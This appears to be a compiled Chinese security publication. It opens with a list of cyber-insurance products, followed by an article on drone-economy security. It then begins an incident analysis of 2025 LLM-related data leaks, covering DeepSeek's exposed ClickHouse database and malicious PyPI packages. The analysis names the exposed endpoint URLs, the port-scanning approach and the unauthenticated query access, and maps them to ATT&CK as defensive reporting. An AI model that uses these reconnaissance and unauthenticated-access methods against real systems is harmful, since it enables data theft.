中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加计划停机、预期检修及空档期除外条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加媒体内容定义条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加转分包 IT 服务除外条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加免赔额条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加使用非法或未经授权许可的软件除外条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加外包商数据责任除外条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加延长报告期 30 天条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加营业中断损失 90 天条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险附加职业责任除外条款
中国太平洋财产保险股份有限公司	企业网络安全保险
中华联合财产保险股份有限公司	企业网络安全责任保险附加计算机勒索损失条款
中华联合财产保险股份有限公司	企业网络安全责任保险附加名誉修复条款
中华联合财产保险股份有限公司	企业网络安全责任保险附加数据恢复费用条款
中华联合财产保险股份有限公司	企业网络安全责任保险附加通报监测费用条款
中华联合财产保险股份有限公司	企业网络安全责任保险附加网络营业中断损失条款
中华联合财产保险股份有限公司	企业网络安全责任保险附加延长报告期条款
中华联合财产保险股份有限公司	企业网络安全责任保险
中远海运财产保险自保有限公司	中远海运财产保险自保有限公司网络安全应急响应服务保险
众安在线财产保险股份有限公司	网络安全维护费用补偿保险

众安在线财产保险股份有限公司	通信网络安全财产损失保险
珠峰财产保险股份有限公司	珠峰财产保险股份有限公司网络安全检测与修复费用保险
中华联合财产保险股份有限公司	中华财险企业网络安全责任保险（2020 版）
中华联合财产保险股份有限公司	中华财险企业网络安全责任保险附加名誉修复保险（2020 版）
中华联合财产保险股份有限公司	中华财险企业网络安全责任保险附加通报监测费用保险（2020 版）
中华联合财产保险股份有限公司	中华财险企业网络安全责任保险附加网络营业中断损失保险（2020 版）
中华联合财产保险股份有限公司	中华财险企业网络安全责任保险附加数据恢复费用保险（2020 版）
中华联合财产保险股份有限公司	中华财险企业网络安全责任保险附加计算机勒索损失保险（2020 版）
中华联合财产保险股份有限公司	中华财险企业网络安全责任保险附加延长报告期保险（2020 版）
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全保险条款 A
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全保险条款 B
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全责任保险（B）条款
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司网络安全责任保险附加外部服务商责任保险
泰康在线财产保险股份有限公司	泰康在线财产保险股份有限公司网络安全综合保险
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版
苏黎世财产保险（中国）有限公司	苏黎世中国附加网络安全及数据除外条款（工程保险类）
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加国际保险项目保险单特别条款
苏黎世财产保险（中国）有限公司	苏黎世中国附加网络安全及数据除外条款版本 A
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加电话盗用费用条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加服务供应商扩展条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加善意补偿费用条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加硬件失效替换费用条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险附加附被保险人条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险附加计算机系统定义修正条款
苏黎世财产保险（中国）有限公司	苏黎世中国董监事及高级管理人员责任保险臻选 2015 版附加网络安全事件除外条款

苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加保险费支付保证条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加计算机系统定义修正条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加特定合同限制条款
苏黎世财产保险（中国）有限公司	苏黎世中国附加网络安全及数据除外条款（企财险类）
苏黎世财产保险（中国）有限公司	苏黎世中国附加网络安全及数据除外条款版本 2（企财险类）
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险附加国际保险项目保险单特别条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险附加损失最优分配条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险附加特定合同限制条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险附加自然灾害自动延期条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险附加自动延长报告期限修正条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险附加保险费支付保证条款
三井住友海上火灾保险（中国）有限公司	三井住友网络安全保险
三井住友海上火灾保险（中国）有限公司	三井住友企业网络安全保险（B 款）
日本财产保险（中国）有限公司	日本财产附加 IT 用户业务网络安全保险条款
日本财产保险（中国）有限公司	日本财产附加 IT 服务业务网络安全保险条款
日本财产保险（中国）有限公司	日本财产附加 IT 用户业务网络安全保险条款 A
日本财产保险（中国）有限公司	日本财产附加 IT 服务业务网络安全保险条款 A
日本财产保险（中国）有限公司	日本财产附加网络安全除外条款
美亚财产保险有限公司	企业网络安全保险附加特定合同保障条款
京东安联财产保险有限公司	京东安联财产保险有限公司附加网络安全事件绝对除外条款（2020 版 A 款）
华泰财产保险有限公司	华泰财险附加网络安全责任除外批单（不含文件丢失损失）
华泰财产保险有限公司	华泰财险附加网络安全责任除外批单
国任财产保险股份有限公司	网络安全责任保险附加网络勒索费用保险
国任财产保险股份有限公司	国任财产保险股份有限公司网络安全责任保险（B 款）
国任财产保险股份有限公司	国任财产保险股份有限公司通信网络安全账户资金损失保险
广东能源财产保险自保有限公司	工程保险附加网络安全及数据除外条款
广东能源财产保险自保有限公司	广东能源财产保险自保有限公司附加网络安全及数据除外条款
富德财产保险股份有限公司	富德财产保险股份有限公司通信网络安全财产损失保险

东京海上日动火灾保险（中国）有限公司	东京海上日动（中国）网络安全保险条款（2020 版）
东京海上日动火灾保险（中国）有限公司	东京海上日动（中国）附加网络安全责任扩展条款
诚泰财产保险股份有限公司	诚泰财产保险股份有限公司网络安全保险（B 款）
诚泰财产保险股份有限公司	网络安全保险附加电信费用保险
诚泰财产保险股份有限公司	网络安全保险附加营业中断损失保险
诚泰财产保险股份有限公司	网络安全保险附加预付赔款保险
诚泰财产保险股份有限公司	网络安全保险附加线上媒体责任保险
诚泰财产保险股份有限公司	网络安全保险附加延长报告期保险
诚泰财产保险股份有限公司	网络安全保险附加隐私泄露责任保险
诚泰财产保险股份有限公司	网络安全保险附加外部服务商责任保险
诚泰财产保险股份有限公司	网络安全保险附加网络欺诈损失保险
诚泰财产保险股份有限公司	网络安全保险附加事故响应费用保险
诚泰财产保险股份有限公司	网络安全保险附加网络勒索保险
诚泰财产保险股份有限公司	诚泰财产保险股份有限公司网络安全保险（A 款）
众安在线财产保险股份有限公司	众安在线财产保险股份有限公司网络安全维护费用补偿保险（2021 版）
众安在线财产保险股份有限公司	众安在线财产保险股份有限公司网络安全保险
中华联合财产保险股份有限公司	中华联合财产保险股份有限公司企业网络安全责任保险附加制裁限制除外条款
中华联合财产保险股份有限公司	中华联合财产保险股份有限公司企业网络安全责任保险附加安全防护措施保证条款
中华联合财产保险股份有限公司	中华联合财产保险股份有限公司企业网络安全责任保险附加信息技术服务费用保险
中华联合财产保险股份有限公司	中华联合财产保险股份有限公司企业网络安全责任保险附加支付卡行业数据安全标准（PCIDSS）评估费用保险
中华联合财产保险股份有限公司	中华联合财产保险股份有限公司企业网络安全责任保险附加应急响应费用保险
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司网络安全保险（A 款）附加第三者责任保险
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司网络安全保险（A 款）附加监管调查费用保险
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司网络安全保险（A 款）附加媒体责任保险
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司网络安全保险（A 款）
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司附加网络安全非静默条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司网络安全保险（A 款）附加错误及遗漏保险
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司企业网络安全保险（B 款）
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全保险 A 附加网络勒索费用保险条款

中国人民财产保险股份有限公司	中国人民财产保险股份有限公司北京 2022 年冬奥会和冬残奥会网络安全责任保险
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司网络安全责任保险附加服务中断损失保险
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司网络安全责任保险附加扩展被保险人保险
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司网络安全责任保险附加网络欺诈损失或社会工程学犯罪损失保险
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司网络安全责任保险附加数据重建费用保险
英大泰和财产保险股份有限公司	英大泰和财产保险股份有限公司网络安全责任保险
英大泰和财产保险股份有限公司	英大泰和财产保险股份有限公司网络安全保险
苏黎世财产保险（中国）有限公司	《苏黎世财产保险（中国）有限公司建筑与安装工程一切险附加网络安全及数据除外条款》
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加子公司定义修正条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加国际保险项目特别条款
苏黎世财产保险（中国）有限公司	苏黎世中国董事、高级管理人员和公司责任险 2009 版附加网络安全事件除外条款
苏黎世财产保险（中国）有限公司	苏黎世中国董事、高级管理人员和公司责任险 2009 版附加网络安全事件与数据安全除外条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加替代责任被保险人修正条款
苏黎世财产保险（中国）有限公司	苏黎世中国董事、高级管理人员和公司责任险 2009 版附加网络安全事件确认承保条款
苏黎世财产保险（中国）有限公司	苏黎世中国附加网络安全事件除外条款
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司个人网络安全保险条款
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司个人网络安全保险附加共同被保险人保险条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加指定第三方服务提供商扩展条款
中路财产保险股份有限公司	中路财产保险股份有限公司网络安全保险
华农财产保险股份有限公司	华农财产保险股份有限公司网络安全保险
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加损失最优分配条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加自然灾害自动延期条款
苏黎世财产保险（中国）有限公司	苏黎世中国附加网络安全及数据除外条款 2021 版（企财险类）
苏黎世财产保险（中国）有限公司	苏黎世中国附加网络安全及数据除外条款 B 款 2021 版（企财险类）
京东安联财产保险有限公司	京东安联财产保险有限公司附加网络安全事件确认承保条款（A 款）

泰财产保险有限公司	华泰财险附加网络安全监控和管理平台（SolarWindsOrion）责任除外条款（CB 版）
京东安联财产保险有限公司	京东安联财产保险有限公司附加网络安全事件绝对除外条款（A 款）
广东能源财产保险自保有限公司	广东能源财产保险自保有限公司工程保险附加网络安全及数据除外条款
鼎和财产保险股份有限公司	鼎和财险网络安全保险
鼎和财产保险股份有限公司	鼎和财险网络安全保险附加第三者数据安全责任保险
海峡金桥财产保险股份有限公司	海峡金桥财产保险股份有限公司网络安全保险附加第三者责任保险
海峡金桥财产保险股份有限公司	海峡金桥财产保险股份有限公司网络安全保险附加错误及遗漏保险
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加被保险人条款
国任财产保险股份有限公司	国任财产保险股份有限公司通信网络安全账户资金损失保险附加法律费用责任保险
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加列明子公司除外条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加特定地域业务责任免除条款
国任财产保险股份有限公司	国任财产保险股份有限公司通信网络安全财产损失保险（银行专用版）
苏黎世财产保险（中国）有限公司	苏黎世中国附加网络安全及数据除外条款 C 版（企财险类）
中国大地财产保险股份有限公司	中国大地财产保险股份有限公司网络安全保险（普惠版）附加防 DDoS 费用保险
中国大地财产保险股份有限公司	中国大地财产保险股份有限公司网络安全保险（普惠版）附加营业中断保险
太平财产保险有限公司	太平财产保险有限公司网络安全保险附加扩展事故响应费用保险
中国平安财产保险股份有限公司	平安产险（上海）网络安全保险（普惠版）
中国平安财产保险股份有限公司	平安产险（上海）网络安全保险（普惠版）附加防 DDoS 费用保险
中国平安财产保险股份有限公司	平安产险（上海）网络安全保险（普惠版）附加营业中断保险
建信财产保险有限公司	建信财险网络安全责任保险
建信财产保险有限公司	建信财险网络安全责任保险附加媒体侵权责任保险
建信财产保险有限公司	建信财险网络安全责任保险附加外部服务商责任保险
建信财产保险有限公司	建信财险网络安全责任保险附加数据恢复费用保险
建信财产保险有限公司	建信财险网络安全责任保险附加事故响应费用保险
建信财产保险有限公司	建信财险网络安全责任保险附加网络安全防御费用保险
中原农业保险股份有限公司	中原农业保险股份有限公司网络安全保险
阳光财产保险股份有限公司	阳光财产保险股份有限公司网络安全损失保险（2022 版）
阳光财产保险股份有限公司	阳光财产保险股份有限公司网络安全损失保险附加第三者机密信息保密责任保险（2022 版）
阳光财产保险股份有限公司	阳光财产保险股份有限公司网络安全损失保险附加支付卡行业数据安全标准（PCIDSS）评估费用保险（2022 版）
众安在线财产保险股份有限公司	众安在线财产保险股份有限公司个人网络安全保险（互联网版）

中意财产保险有限公司	中意财产保险有限公司企业网络安全保险条款（B 版）
华泰财产保险有限公司	华泰财险附加网络安全事件扩展条款
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险（普惠版）条款
苏黎世财产保险（中国）有限公司	苏黎世中国附加网络安全除外条款（责任险类）
中华联合财产保险股份有限公司	中华联合财产保险股份有限公司董监事及高级管理人员责任保险（2021 版）附加网络安全事件除外条款
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司上海市网络安全保险（普惠版）条款
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司上海市网络安全保险（普惠版）附加营业中断扩展保险条款
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司上海市网络安全保险（普惠版）附加防 DDoS 费用扩展保险条款
中国大地财产保险股份有限公司	中国大地财产保险股份有限公司上海市网络安全综合保险
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司网络安全保险（C 款）
众诚汽车保险股份有限公司	众诚汽车保险股份有限公司网络安全保险条款（2022 版）
众诚汽车保险股份有限公司	众诚汽车保险股份有限公司网络安全保险附加监管调查费用条款（2022 版）
众诚汽车保险股份有限公司	众诚汽车保险股份有限公司网络安全保险附加网络勒索调查费用条款（2022 版）
众诚汽车保险股份有限公司	众诚汽车保险股份有限公司网络安全保险附加网络欺诈损失条款（2022 版）
众诚汽车保险股份有限公司	众诚汽车保险股份有限公司网络安全保险附加第三者责任条款（2022 版）
众诚汽车保险股份有限公司	众诚汽车保险股份有限公司网络安全保险附加网络安全防御费用条款（2022 版）
英大泰和财产保险股份有限公司	英大泰和财产保险股份有限公司网络安全保险附加电网重大保障活动网络安全加固费用保险（2022 版）
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司北京市董监事与高级管理人员责任保险附加网络安全、数据安全、个人信息安全责任免除保险
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险附加防 DDoS 费用保险
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险附加营业中断扩展保险
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司网络安全综合保险（2022 版）
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加战争或内乱除外修订条款
安信农业保险股份有限公司	太平洋安信农险网络安全应急响应保险（2022 版）
国任财产保险股份有限公司	国任财产保险股份有限公司网络安全保险（普惠版）
国任财产保险股份有限公司	国任财产保险股份有限公司网络安全保险（普惠版）附加防 DDoS 费用扩展保险
国任财产保险股份有限公司	国任财产保险股份有限公司网络安全保险（普惠版）附加营业中断扩展保险
苏黎世财产保险（中国）有限公司	苏黎世中国董监事及高级管理人员责任保险 2022 版附加网络安全事件责任绝对免除保险

苏黎世财产保险（中国）有限公司	苏黎世中国董监事及高级管理人员责任保险 2022 版附加网络安全事件责任免除（抗辩费用保回）保险
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司供应链网络安全责任保险
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司宁波市网络安全保险
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司产品责任保险附加网络安全及数据风险有限除外条款
中国太平洋财产保险股份有限公司	中国太平洋财产保险股份有限公司供应链网络安全责任保险附加营业中断损失保险
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全责任保险附加支付资金损失保险（钱宝项目专属）
中国人寿财产保险股份有限公司	中国人寿财产保险股份有限公司网络安全责任保险附加系统缺陷、运行故障及操作失误责任保险（钱宝项目专属）
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司宁波市网络安全保险
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司上海市网络安全普惠示范保险（2022 版）
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司上海市网络安全普惠示范保险附加营业中断扩展保险（2022 版）
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司上海市网络安全普惠示范保险附加防 DDoS 费用扩展保险（2022 版）
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司网络安全综合保险（2022 版）附加扩展具名服务商保险
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司网络安全综合保险（2022 版）附加扩展漏洞库保险
中国人民财产保险股份有限公司	中国人民财产保险股份有限公司网络安全综合保险（2022 版）附加延长报告期保险
中国平安财产保险股份有限公司	平安产险（宁波）网络安全保险
中国平安财产保险股份有限公司	平安产险网络安全综合保险
中国平安财产保险股份有限公司	平安产险（上海）网络安全保险（综合险）
中国大地财产保险股份有限公司	中国大地财产保险股份有限公司网络安全保险附加网络诈骗损失保险
浙商财产保险股份有限公司	浙商财产保险股份有限公司网络安全保险
阳光财产保险股份有限公司	阳光财产保险股份有限公司董事、监事及高级管理人员责任保险附加网络安全事件除外保险（2023 版）
太平财产保险有限公司	太平财产保险有限公司宁波市网络安全保险
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加特定实体除外条款
苏黎世财产保险（中国）有限公司	苏黎世中国网络安全保险 2020 版附加国际保险项目保险单特别条款 2023 版
苏黎世财产保险（中国）有限公司	苏黎世中国附加财务权益保险条款（职业责任保险通用款 & 网络安全保险 2020 版）
日本兴亚财产保险（中国）有限责任公司	日本兴亚财产保险（中国）有限责任公司错误和疏漏责任保险附加 IT 用户业务网络安全条款
日本兴亚财产保险（中国）有限责任公司	日本兴亚财产保险（中国）有限责任公司错误和疏漏责任保险附加 IT 用户业务网络安全条款 A

京东安联财产保险有限公司	京东安联财产保险有限公司附加网络安全事件确认承保条款（A1 款）
华农财产保险股份有限公司	华农财产保险股份有限公司网络安全保险（2024 版）
华农财产保险股份有限公司	华农财产保险股份有限公司网络安全保险（2024 版）附加扩展具名服务商保险
华农财产保险股份有限公司	华农财产保险股份有限公司网络安全保险（2024 版）附加扩展漏洞库保险
华农财产保险股份有限公司	华农财产保险股份有限公司网络安全保险（2024 版）附加延长报告期限保险
恒邦财产保险股份有限公司	恒邦财险网络安全综合保险
海峡金桥财产保险股份有限公司	海峡金桥财产保险股份有限公司网络安全保险附加数据资产损失保险
海峡金桥财产保险股份有限公司	海峡金桥财产保险股份有限公司网络安全保险
海峡金桥财产保险股份有限公司	海峡金桥财产保险股份有限公司网络安全保险附加网络安全防御费用保险
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险附加网络勒索费用保险
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险附加隐私责任保险
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险附加数据隐私责任保险
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险附加数据安全责任保险
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险附加鉴定检测及救助修复费用保险
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险附加提前 14 天通知保单取消保险
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险附加声誉恢复费用保险
国泰财产保险有限责任公司	国泰财产保险有限责任公司网络安全保险附加指定网安服务公司保险
国任财产保险股份有限公司	国任财产保险股份有限公司网络安全财产保险
广东能源财产保险自保有限公司	广东能源财产保险自保有限公司网络安全保险条款
广东能源财产保险自保有限公司	网络安全保险附加理赔特别约定
广东能源财产保险自保有限公司	网络安全保险附加软件系统缺陷责任条款
广东能源财产保险自保有限公司	网络安全保险附加网络舆情条款
富邦财产保险有限公司	富邦财产保险有限公司网络安全保险
富邦财产保险有限公司	富邦财产保险有限公司网络安全保险附加延长报告期保险
长江财产保险股份有限公司	长江财产保险股份有限公司网络安全责任保险
中意财产保险有限公司	中意财产保险有限公司责任保险附加网络安全事件应急响应费用保险（B 款）
中远海运财产保险自保有限公司	中远海运财产保险自保有限公司网络安全综合保险（2023 版）
众安在线财产保险股份有限公司	众安在线财产保险股份有限公司上海市网络安全综合保险（互联网）

低空经济要起飞，还需要补什么课？

绿盟科技 能力中心 潘雨晨

摘要：本文探讨了低空经济在快速发展的背景下面临的网络安全挑战，并提出构建体系化安全框架的建议。低空经济的发展依赖于复杂的网络架构，面临智能算法、数据安全和供应链安全等多维威胁。为保障其健康发展，提出了零信任架构、数据全生命周期管理和供应链安全等应对策略，并展望了低空经济网络安全的“体系化、智能化、标准化、服务化”发展路径。

关键词：低空经济 网络安全 零信任 数据管理 供应链安全

由绿盟科技格物实验室、工业和信息化部电子第五研究所、西北工业大学联合编写的《**低空经济启航，安全体系护航：低空经济网络安全体系化研究报告**》近日发布。该报告从技术、政策和产业三个维度，剖析低空经济网络安全发展现状与挑战，提出构建体系化网络安全框架的建议，希望为行业发展提供参考和依据。

低空经济作为一种新兴的经济形态，正在快速崛起，其发展潜力巨大，应用前景广阔，已广泛应用于遥感测绘、物流配送、农业植保、工业巡检、城市空中交通、应急救援等多领域。然而，低空经济所依托的开放网络架构以及复杂多变的技术生态，也带来了诸多前所未有的安全难题。如何补齐短板，构建安全、稳定的保障体系，成为低空经济起飞前必须解决的关键课题。

1. 短板与挑战：低空经济网络安全发展的瓶颈

隐患重重：多维威胁下的低空经济

低空经济的网络安全风险涉及多个维度：

智能化挑战：智能算法引入的安全风险

机载智能算法在智能自主化无人机的感知、决策、控制等层面发挥着重要作用，但这些算法自身的安全性也面临挑战。例如，数据投毒可能导致算法做出错误的决策；对抗样本攻击可能使无人机的感知能力受损导致任务执行失败；算法所依赖的开源库若存在漏洞，也可能导致整个算法框架受到威胁。这些因素不仅影响运行的可靠性，还提升了整体安全风险。

2. 破局之道：低空经济的必修课

零信任架构：让信任不再盲目

采用零信任网络架构，对访问主体的身份进行严格认证，对设备进行安全评估和认证，确保只有合法且安全的用户和设备才能接入。通过微分段、加密通信和动态策略管理，精细化控制用户权限，降低攻击面和攻击者横向移动风险，同时减少内部威胁和误操作的可能性。

数据全生命周期管理：保障“飞行数据”安全

低空经济的数据资产需要从采集到销毁全程保护。通过加密存储、备份恢复和访问追踪，确保数据的完整性和机密性，同时减少因数据泄露带来的潜在损害。

供应链全链条安全：防患于未然

报告建议，建立可信供应商分级制度，强化供应链上、中、下游协同，确保从原材料到终端应用的全方位安全。

3. 趋势展望：低空经济网络安全发展的“四化”路径

体系化

从单点防御向体系化防御转变，构建全方位、多层次、立体化的网络安全防御体系。

智能化

通过引入 AI 和机器学习技术，强化威胁识别和自动化响应能力。

标准化

推进适用于低空经济的国际和行业标准，确保政策和技术同步落地。

服务化

逐渐向服务化转变，提供更加灵活、便捷、高效的安全服务。

低空经济已成为未来产业的重要组成部分，但其发展潜力能否充分释放，取决于对安全问题的重视程度。网络安全是整体安全体系中的重要组成部分，行业必须用体系化、前瞻性的思维来构建安全框架。只有让“安全”成为产业发展的基石，低空经济才能真正实现健康、可持续的飞跃。

从数据库沦陷到供应链投毒：大模型安全危机背后的“隐形战场”

绿盟科技 创新研究院 浦明

摘要：本文分析了 2025 年初全球五起大模型数据泄露事件，揭示了 AI 技术应用中的安全盲区。通过回顾泄露事件的时间线、规模统计和攻击手法，探讨了 AI 驱动下的网络安全风险。这些事件突显了企业在大模型应用中的数据泄露问题，包括数据库配置错误、供应链攻击和凭证泄露等。通过 MITRE ATT&CK 框架分析，本文进一步揭示了大模型技术中隐藏的安全挑战，并提出了防护建议，以帮助企业加强大模型应用中的数据保护和安全防护。

关键词：大模型安全 数据泄露 供应链攻击 MITRE ATT&CK AI 技术风险

1. 概述

近年来，随着 DeepSeek、Ollama 等开源大模型的广泛应用，全球企业正加速推进大模型的私有化部署。Gartner 预测，到 2027 年，中国 80% 的企业将采用多模型生成式 AI 策略，以满足多样化业务需求、本地化部署要求以及成本优化目标 [7]。然而，这一技术浪潮在提升企业效率的同时，也增加了数据安全泄露风险。据绿盟科技星云实验室统计，仅在 2025 年 1 月至 2 月期间，全球范围内就集中爆发了五起与大模型相关的重大数据泄露事件，导致大量敏感数据外泄，包括模型聊天历史记录、API Key、凭证等信息。这些事件不仅暴露了企业在 AI 技术应用中的安全盲区，也敲响了“AI 驱动型风险”的警钟。本文将聚焦于这五起事件，通过时间线回溯、泄露规模统计、攻击手法拆解及 MITRE ATT&CK 框架映射，揭示 AI 技术应用中的安全盲区。

2. 大模型数据泄露事件分析

事件一：DeepSeek 公司使用的 Clickhouse 数据库存在配置错误导致出现严重聊天数据泄露

事件时间：2025 年 1 月 29 日

泄露规模：百万行的日志流，包含聊天历史记录，密钥等敏感信息

事件回顾：2025 年 1 月 29 日，Wiz 安全研究团队发现了互联网中一个暴露的 Clickhouse 服务，并确定该服务属于我国 AI 初创公司深度探索（DeepSeek）。Clickhouse 能够对底层的数据库中的数据进行访问，利用该 Clickhouse 服务，Wiz 安全研究员发现了约一百万行 DeepSeek 的日志流，包含历史聊天记录，密钥等其他敏感信息。

发现问题后，Wiz 安全研究团队立即向 DeepSeek 通报了这一问题，DeepSeek 立即对其暴露的 Clickhouse 服务进行了安全处置。

事件分析：ClickHouse 是一个开源的列式数据库管理系统（DBMS），专为在线分析处理（OLAP）设计。它能够高效处理大规模数据，支持实时查询和分析，适用于日志分析、用户行为分析等场景。ClickHouse 存在未授权访问漏洞，对于一个未添加任何访问控制机制的 ClickHouse 服务，任意用户可以通过该服务暴露的 API 接口执行类 SQL 命令。

本次事件中，Wiz 安全研究团队通过技术手段探测了约 30 个 DeepSeek 面向互联网的子域名的 80 和 443 端口。这些暴露服务大多是托管聊天机器人界面、状态页面和 API 文档等资源，也都没有相关安全风险。为了进一步探寻 DeepSeek 的暴露风险，Wiz 安全研究团队将探测范围扩大到了除 80、443 端口之外的非常规端口，如 8123、9000 端口等。最终，他们发现了非常规端口的多个子域名下均有暴露服务，如：

http://dev.deepseek.com:8123

http://oauth2callback.deepseek.com:9000

http://dev.deepseek.com:9000

http://oauth2callback.deepseek.com:8123

在确定这几个暴露的服务为 Clickhouse 后，Wiz 安全研究团队通过 ClickHouse 服务的 API 对底层的数据库进行查询测试，包含查询数据库、查询数据库中的表，如下图所示：




图 1. 疑似 Clickhouse 泄露数据 1

图 2. 疑似 Clickhouse 泄露数据 2

从 2025 年 1 月 6 日起，存在泄露风险的日志信息包含对各种内部 DeepSeek API 端点的调用日志、纯文本日志，包括聊天历史记录、API 密钥、后端详细信息和操作元数据等。

VERIZON 事件分类：Miscellaneous Errors（杂项错误）

所用 MITRE ATT&CK 技术：

技术	子技术	利用方式
T1590 收集受害者网络信息	.002 域名解析	攻击者可能利用主域名对目标进行子域名爆破。
T1046 网络服务发现	N/A	攻击者确定目标域名开放的端口和服务。
T1106 原生接口	N/A	攻击者可能利用 Clickhouse API 与数据库交互。
T1567 通过 Web 服务外泄	N/A	攻击者可能利用 Clickhouse API 进行数据窃取。

参考链接：https://www.wiz.io/blog/wiz-research-uncovers-exposed-deepseek-database-leak

事件二：攻击者通过非法上传 DeepSeek 恶意依赖包引发供应链攻击，大量用户凭据遭致泄露

事件时间：2025 年 2 月 3 日

泄露规模：部分用户凭据及环境变量

事件回顾：2025 年 1 月 19 日，恶意用户 bvk 首次上传两个恶意 python 包 (DeepSeek 和 DeepSeekai) 至 PyPI




图 3. PyPI 中上传的恶意软件包目录

同日，Positive Technologies Expert Security Center (PT ESC) 威胁情报团队通过系统捕获到异常活动；

同日，Positive Technologies Expert Security Center (PT ESC) 技术团队分析验证并通知 PyPI 管理员；

经统计，在恶意 python 包被上传后，全球多达 17 个国家，通过各种下载渠道共下载恶意软件高达 200 多次，目前两个恶意软件包已被隔离。

